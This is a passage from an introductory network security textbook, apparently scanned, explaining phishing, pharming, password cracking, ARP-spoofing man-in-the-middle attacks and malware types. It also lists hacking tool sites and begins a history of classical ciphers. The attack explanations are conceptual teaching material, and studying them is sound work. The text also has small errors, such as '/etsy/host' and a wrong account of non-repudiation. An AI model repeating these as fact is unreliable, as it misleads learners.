As a result, you give them access and then they either damage your machine, they install malware, or they tell you that you're infected and try to get you to pay them for a product to remove the infection.

Another example would be to take a USB drive and leave it laying around somewhere. Attackers can put malware on that USB drive and have it install silently and then from there, an attacker can gain access to your network. They then can damage or alter or do anything to your files.

Another method of social engineering would be to create a fake account on a social network and then friend someone. Then based on being friends with that person, you can learn about them and gather information. This could befriending an executive within a large company that you're trying to gain some information on, or do some intel on.

It could be friending someone in the IT department so that perhaps they give you some information. Whatever the case may be, it's using our external resources against people to gain information from them.

Another example of phishing could be that you receive a fake email from your bank that says that you inherited some money, and they want you to confirm your bank details. Attackers were trying to use people and the things that people do against them.

Initially, phishing was sent via email. When you think about that, an email message is something that we all are used to receiving, but that email could contain links, and that link could land you on bad website. That website could contain malware. That would be bad, and that's initially how it’s going.

Chapter 13 Spear phishing, Whaling & Pharming

Another example of phishing that is specifically targeted an individual is called spear phishing. The reason it’s called spear phishing is because when you spear fish, you get a single fish at a time. Now as it's evolved, there's another type of phishing that's called whaling.

The way that whaling works is that it's designed to target, for example, large companies and their executives. If you imagine, you send an email to the group of executives at Microsoft, and you tell them that they are all being summoned for a court interaction. Then from there, they have to open an attachment and agree to whatever documentation is in there, and then that spreads some type of malware within their company. So that's whaling.

Another method of Phishing is called Pharming. Pharming is similar to the two types of phishing, of whaling and the spear phishing. Only, what happens in a pharming attack is that your DNS entries are corrupted to some degree.

This could be as simple as modifying the /etsy/host file on your machine and pointing you to the wrong website, when you go to a website such as your bank, while it could point you to the wrong place. It could have a dummy website set up, and then once you enter your username and password, it tells you that the site is temporarily down.

But instead, really the attacker has just captured your password information. So that's one way of performing pharming. It could also be that a rogue DHCP server has been implemented, and that is issuing DNS. Then the DNS in the rogue DNS or DHCP configuration is pointing you to places that you really don't want to go to. So those are some examples there.

Chapter 14 Watering hole attack & Smishing

A watering hole attack is where a website is compromised, and that website has a certain group of people who visiting that website regularly, and they are the target. Thus, when they access that website, those group of people could be infected, and malware could be delivered to them, and now the attack is successful.

Then perhaps others who are not the target, and they were not part of that group, they access that same website, and things appear to be reasonable to them. It’s all depends on what the goal of the attacker is. One other method of phishing that is not as common anymore is called smishing.

Smishing is an exciting attack because it uses your SMS, your text messages to phish information from you. This could be as simple as getting you to sign up for a text messaging list to get free coupons and delivering links to you that could damage your phone or install some kind of malware on your phone or your devices.

It could be where somebody gets your number, and they send you messages and try to communicate with you to learn information about you, maybe befriend you, maybe pretend to be somebody you know and have a new phone number.

In all these cases, it is social engineering, but at the same time as being social engineering, it's also phishing. It's important to understand that not only does social engineering take the approach of using people against people, but a lot of social engineering involves this concept of phishing.

Phishing is where we're trying to gather information, by phishing for information. We're hoping to get information, but that's social engineering, and that's also phishing. I've given you a couple of different looks at how these attacks might take place, so let’s move on and look at attacks on passwords.

Chapter 15 Brute Force & Dictionary Attacks

Another type of attack that we deal with is the attack on our passwords. This is something that we all see from time to time. We know there are a number of password managers out there, and the reason for that is because we have so many passwords that we're dealing with. Attackers have many methods to get our passwords.

The first thing could be just guessing. If they're just guessing what our password is, and they can figure it out, then that's a bad thing. That means that the password that we're using is not very strong. So if they're able to guess it and we use that same password over and over, then we're in a lot of trouble. That's the first method that attackers use, guessing our passwords.


The second method that attackers use is brute force. Brute force is usually going to require some type of software, but if they have that software, they can run a brute force attack against an Active Directory domain or a web server, and eventually hope to crack your password. Sometimes they'll even do this on PDF files that are secured.

Lastly, there's another method of cracking passwords, which is to use dictionary attacks. Dictionary attacks simply use a list of words, and they try to roll through those words to figure out what your password is. They're similar to a brute force attack, but in most cases, they'll do a dictionary attack before a brute force attack. Regardless of what method attackers use to try to crack our passwords, these types of attacks are real and something we want to be aware of and protect ourselves against.

Chapter 16 Recon Attacks

Our next type of attack is a reconnaissance attack or also known as recon attack. The recon attack is all about gathering information. So if that's the case, if we're trying to gather information, there are a couple different tools that we could use to do that. Some are very simple. One of them is just doing a “whois” out there on the internet. You can visit https://www.whois.net/ and type in any website you want to have information about.

We can do a “whois” and that would go ahead and give us information about who owns a domain. For example, if you try out google.com, it will provide some information.



As you can see here, it gives me quite a bit of details about who owns the domain, who it's registered with, and things like that. What's the benefit to this? Well, the benefit to this is if you want to attack someone, you have to start somewhere. If you're going to attack an enemy, you have to do a recon mission where you would gather the intel that you need, so you know the best angle of attack. That's precisely what a recon attack is in terms of data networking.

Chapter 17 Buffer Overflow Attack

Buffer overflow attack is actually a very common attack. We've seen it happen with the SQL Server and it's used to inject malicious code in some cases, but let's take a look at a scenario how this happens.

Fundamentally we have a server, and the server is receiving input data. As the server gets that input data, that data has an expected size, so the server allocates memory to receive that data.

Now if that server does not verify the size of the data that's being received, if it doesn't do any validation on the input data, then potentially, it could take that input data and put it into the allocated memory, where there is not enough space, so it overflows the buffer and writes it into the adjacent memory. This could be bad.

If the machine accepts it, and it writes it into memory and it fills up those buffers, that could potentially corrupt the system. It could even cause that server to crash. What's the worst case that could happen? Well, the server could accept all that data, write it to memory, and that could have malicious code injected in it.

Then once that file is executed, at whatever point in time that data file is opened, well now you've infected this machine, or you've spread some type of malware, or some type of malicious activity then can takes place. So buffer overflows are horrible, but they're still very relevant.

A good idea is to keep your devices patched with vendor patches, especially things like SQL servers, but definitely something that we want to be able to prevent.

Chapter 18 Man-in-the-middle attacks

Man-in-the-middle attacks or MITM attacks, yet another horrid attacks that we've got to deal with. How do they work? Well, it's actually pretty simple. You have a couple of devices, let's say you have host A and host B and those devices are talking to each other.

Somewhere in the middle of that communication, host C appears and injects himself into the conversation. How does he do that? Well, that could come in several forms. It could be merely using an attack against a network switch where we flood the MAC address table.

Because the MAC address table is flooded, the traffic then from host A and host B and anyone else for that matter has to be forwarded out every port except for the one it came in on, which means host C is now able to hear those traffic. That's just one example of an attack that could cause a man-in-the-middle attack, but man-in-the-middle attacks are just an attack where somebody puts himself in the middle of the conversation.

Here's another example of what could come from a man-in-the-middlee attack. In this example, what we have is a couple of host machines, host A and host B, and they're talking to their default gateway or router, and their default gateway gets them out to the internet.

If you think about the process of how host A would talk to a gateway, host A is going to use DHCP. He's going to get an IP address from his gateway, so let's say that that gateway's address is 10.10.10.1. He receives the IP address 10.10.10. 10, and his gateway address is 10.10.10.1.

Any time he's going to send traffic to another network, he's going to send it to the 10.10.10.1 default gateway. But the catch here is that he can't modify the IP header and change it to 10.10.10.1 because if he did that, then the packet would not go to whoever it's destined for on the internet.

It would simply go to the gateway. The gateway would reply and we'd be done with the conversation. So what does he have to do? Well, he's got to ARP. ARP stands for Address Resolution Protocol, which is going to translate IP addresses to their relevant MAC addresses. So, he's going to send out an ARP request. That ARP is going to say, I need to know who is 10.10.10.1. The gateway is then going to reply and say, here is the MAC address of the gateway.

In the layer two header for the packet that is destined for someone out on the internet, we're going to put the MAC address of the gateway. This way, the user can then send that traffic to the MAC of the gateway. The gateway then strips off the layer two header, looks at the layer three header, and see that this is for someone that's out on the internet, so it will forward it. That's how it works.

But, what can happen is that a bad guy could send out an ARP reply and say that he is 10.10.10.1. But, is he really 10.10.10.1? No, not really, but he could change the MAC resolution, and the MAC is the bad guy. Now what's going to happen is that host A is going to try to send traffic out to the internet.

But, when host A tries to send traffic out to the internet, he's going to put a layer two header with the MAC address of what he believes to be the gateway. The only problem is that it's not the gateway; it's the MAC of the bad guy. He forwards that packet to the network switch, the network switch looks at his MAC address table, and he goes, “I know where that goes.” And he sends it to the bad guy.

The bad guy now takes that traffic, captures it, does whatever he wants to it. He can store it for later if he wants to. Then the bad guy has to forward this packet over to the real gateway so that the real gateway can send that traffic, and the actual user can get a reply back, because if the bad guy doesn’t do that, then they're going to know that he is indeed the bad guy seating right in the middle.

The point is that these attacks are bad. There are plenty of mitigation techniques that we can use, and we're going to talk about these later on as well, but that is a classic example of a man-in- the-middle attack.

Chapter 19 Malware & Trojans

Malware is something that is quite a discussed topic these days and it comes in several forms. Let's first talk about viruses. Most people probably knows what a virus is. We've got software that's supposed to protect against it, although it never seems to really be able to keep up with the viruses, but malware can be propagated as a virus by copying itself and becoming part of another program. We often see that and they're pretty offensive. Another method of delivering a malware is worms. Worms are similar to viruses. They have the ability to replicate themselves and to propagate themselves and infect the system. Worms could be used to damage the system or to provide someone access to the system.

Then we have a Trojan horse. That's, if you think back to the Greeks, it's named after that wooden horse that was used to get into the city of Troy. But basically what's happening when Trojan used is that we give you something that looks nice, but inside of it, it's infected with something that’s not so nice.

Many times these will be used to create a backdoor attack and give someone access to a system. Trojans don't reproduce themselves. They don't infect other files, and they don't replicate themselves. Usually, they're going to be spread by someone opening an email, downloading it, running the file, and then going from there. Those are the three types of malware that we see these days. Malware is generally considered or used as an advanced persistent threat or APT. An APT is a threat that is persistent, it's targeted, and usually it's targeting a specific organization or a specific person.

This could be something that takes quite a long time, but the goal of an APT is to initially compromise the host, perhaps provide escalated privileges, do some recon, and go from there. Depending on what is the goal is of the attack. But they're all done in stealth and all delivered through that Trojan horse. That's just a high level overview of a malware. What you're going to find is that there are many services that are targeting malware and advanced malware prevention but those will not be covered in this book. For now, just understand what malware is. It's software that is malicious, that's can be delivered to our machines in a few different forms.

Chapter 20 Data Loss Vectors

Data Loss is when data gets out of an organization when it's not intended to get out of the organization. This can come in many forms. A straightforward way that's been done for a long time is as an email attachment. You want to send yourself some files that you can work on at home or read while you are going home or coming to work, so you just email them to your account. Right there, we've got data that's leaving the organization even it was not intended to.

What about an unencrypted personal device? You put your email on your mobile device, and then you lose that device, and now somebody's got access to your email and those files that are located in there. Yet another way that data gets out of our organization. Another standard method is a Cloud storage service that we all use, such as Dropbox or OneDrive. They provide free accounts and gigs of storage.


Maybe want to save something up there, so we go to the web page, and we upload it right through the web, drop it into our Cloud storage, and now if that Cloud storage provider is compromised, then we're in trouble. Then you also have USB and other removable devices. If you have a couple of USB drives, it's easy to just plug one of those in.

USB ports are located right on the front of our computers, making data loss very easy. Therefore, there should be data loss prevention mechanisms in place. There are several software that can prevent us from copying things to removable media, but this is still a real possibility and yet another way that data can leave an organization when we don't want it to.

Those are all the different attack vectors in terms of data loss. Let’s move on and discuss the tools that attackers use to compromise networks.

Chapter 21 Well Known Hacking Tools


There are quite a few hacking tools out there, but if you jump on the web browser, you can visit some of the websites that I recommend you take a look at. The first one is called sectools.org.


SECTOOLS.ORG
Ad closed by Google
Stop seeing this ad
Why this ad?
Nmap Security Scanner
Intro
Ref Guide
Install Guide
Download
Changelog
Book
Docs
Security Lists
Nmap Announce
Nmap Dev
Bugtraq
Full Disclosure
Pen Test
Basics
More
Security Tools
Password audit
Sniffers
Vuln scanners
Web scanners
Wireless
Exploitation
Packet crafters
More
Home
About Help
Suggest a new tool
Search
SecTools.Org: Top 125 Network Security Tools
For more than a decade, the Nmap Project has been cataloguing the network security community's favorite tools. In 2011 this site became much more dynamic, offering ratings, reviews, searching, sorting, and a new tool suggestion form. This site allows open source and commercial tools on any platform, except those tools that we maintain (such as the Nmap Security Scanner, Ncat network connector, and Nping packet manipulator).
We're very impressed by the collective smarts of the security community and we highly recommend reading the whole list and investigating any tools you are unfamiliar with. Click any tool name for more details on that particular application, including the chance to read (and write) reviews. Many site elements are explained by tool tips if you hover your mouse over them. Enjoy!
Tools 1–25 of 125
next page →
Sort by:
popularity
rating
release date
Wireshark (#1, ↑1)
★★★★½ (26)
Wireshark (known as Ethereal until a trademark dispute in Summer 2006) is a fantastic open source multi-platform network protocol analyzer. It allows you to examine data from a live network or from a capture file on disk. You can interactively browse the capture data, delving down into just the level of packet detail you need. Wireshark has several powerful features, including a rich display filter language and the ability to view the reconstructed stream of a TCP session. It also supports hundreds of protocols and media types. A tcpdump-like console version named tshark is included. One word of caution is that Wireshark has suffered from dozens of remotely exploitable security holes, so stay up-to-date and be wary of running it on untrusted or hostile networks (such as security conferences). Read 43 reviews.
Latest release: version 1.12.7 on Aug. 12, 2015 (4 years, 6 months ago).
sniffers


SecTools publishes the top 125 network security tools, so as you start looking through this list, you'll see things like Wireshark and Metasploit, Nessus, Air Crack, and the list goes on. Some are free, some are paid, but this is a good place to start as you look for tools that are commonly used to provide some ethical hacking capabilities. I say ethical hacking, but not everybody does ethical hacking. Yet, these are tools that you can use.

Another one is called Kali Linux. Kali Linux is a pen testing distribution of Linux. You go ahead and download the software at https://www.kali.org/. Many people like to put this in a virtual machine and that way you can just boot up that virtual machine whenever you want.

You can have Kali Linux run on a Raspberry Pi that's also a common method as well, but there are a number of tools built into Kali Linux that will help you to do pen testing and ethical hacking as well. Kali Linux has lots of tools that you'll find and can be used for free.



Lastly, there is Metasploit. Metasploit has been on the scene for a while now. It had a huge impact when it was initially introduced. It had quite a few tools in its toolbox, so you could launch an attack from Metasploit. You just select and configure an exploit in there and then each of those exploits are going to target a vulnerability of some kind of unpatched service or operating system.



You can download a free version of Metasploit at https://www.metasploit.com/. It also has a vulnerability scanner that will help you figure out which exploits you should try. That's just an example of another tool that you can use. There are three different places that you could spend a little bit of time looking at

the tools that are commonly used for hacking.

In review, we have discussed various threats to data networks. There were many different threats, but at this point, I hope that you have an understanding of these threats, at least a high-level understanding of what the threats are and that they are out there.

We also discussed different data loss vectors, and how data gets out of the organization when we don't want it to. This is something significant to us in a security world. Then finally, we referenced a couple of tools that are commonly used in attacking, so now you should have a good baseline of network security. Therefore, it's time for us to start getting into protecting against these attacks. We're going into cryptography concepts and talk about the importance of encrypting our data and how cryptography works at a very high level.

Chapter 22 Cryptography Basics

Cryptography has been around for a very long time. It's got a couple of specific responsibilities. First of all, we know that cryptography is designed to secure communications. Secure the data in transit or data that we're sending, as well as at times when data is at rest. We may have some data that's stored on a server, and we want to have that data encrypted, so if somebody were to get their hands on it, they can't see it.

We have two ends to this cryptography puzzle. We have the data in transit portion, and we have the data at rest portion, but either way, we have very similar methods of encrypting this data. Cryptography is responsible for providing the confidentiality of the data that we have, making sure that nobody sees it, and nobody can decipher what the real text is.

We also use cryptography to provide data integrity, making sure that the data has not been modified in any way or shape or form. We also use cryptography to provide the authentication of where the data is coming from, so we call that origin authentication and even for non-repudiation, making sure that the data has not been repeated and it hasn't been resent. We're not in the middle of a replay attack. So that's what cryptography is responsible for providing for.

Another element that we have to discuss in terms of what cryptography is how cryptography works, is that there is a field called cryptanalysis. Cryptanalysis is all about finding and exploiting weaknesses in the crypto algorithms that we are using. This could come in the form of a brute force attack or some other attacks that we're going to talk about later, but it's important to understand that while we do have folks that are trying to figure out how to hide the data, we also have folks who are trying to figure out how to exploit weaknesses in those algorithms. They can be used for good, but they can also be used for bad, and we see that from time to time as well. Let's move on, and look at a history of cryptography.

Chapter 23 Substitution Ciphers

The history of cryptography dates way back. There was an inscription that was found on a tomb. It was carved in a tomb around 1900 B.C., and what they found in this tomb is that there were unusual hieroglyphic symbols. It was later determined that this wasn't a form of secret writing; they weren't trying to encrypt anything, but they did incorporate some transformation of the original text was.

Later on, around 100 B.C., Julius Caesar used the Caesar Cipher as it's called, and that's what's called a substitution cipher. In a substitution cipher, each character was shifted by three places in the cipher that Caesar used. There are other substitution ciphers, in fact, and you can look at an example below. We have an example of a substitution cipher here.

What you'll notice is that along the row, we have the alphabet from A to Z, and then in the row right below that, we have the very first couple of letters there. We use the word cipher, and that shifts the letters for us.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
C	I	P	H	E	R	A	B	D	F	G	J	K	L	M	N	O	Q	S	T	U	V	W	X	Y	Z

So we can see the cipher, the A would be the equivalent to the C, the B would be the equivalent to the I, the C would be the equivalent to P, D would be equivalent to H, E would be the equivalent to an E, and F would be the equivalent to R and that would spell the word cipher.

From this point on, with the remainder of the alphabet, we could just continue on: A, B; we already have C in our cipher so we're going to go D and so on. You can see how this works with the rest of the letters. There's 26 letters and we've got some of them adjusted and it's shifted to a degree. Then we've taken some text and we've encrypted it. So, as an example, let’s see I want to encrypt the word “CRYPTO” The first letter of C would be a letter of P. The second letter of R would be an Q. The third letter of Y, would be also a letter of Y. The forth letter of P, would be a letter of N. The fifth letter of T would be also a letter of T. And the last letter of O would be a letter of M. As a result, if I was to encrypt the word of “CRYPTO”, it would be a word of “PQYNTM”

Thus we do this for the whole string of text that we want to encrypt and now

we have a string of text that we really can't read, but as long as we have that substitution cipher, as well as the decoder, we can go decrypt it. It is good to note that this is not a key; this is just simply a substitution cipher. We get into keys and the use of keys shortly.

Chapter 24 Viginere and Hebern

During the 16th Century, there was another cipher that was called the “Vigenere Cipher” The Vigenere Cipher was supposedly the first cipher that used an encryption key. Earlier when we were talking about the Caesar Cipher and I said you needed the key and I said that's not actually a key; that's just a shift cipher. Well, the key is what we have in the Vigenere Cipher.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

This is where the idea of using an encryption key comes from. If we were to look just briefly at the Vigenere Cipher, we have another example of that, and you can see in our example that it's a much larger table. It's similar to the shift that we saw in the Caesar Cipher, but we have it happening multiple times.

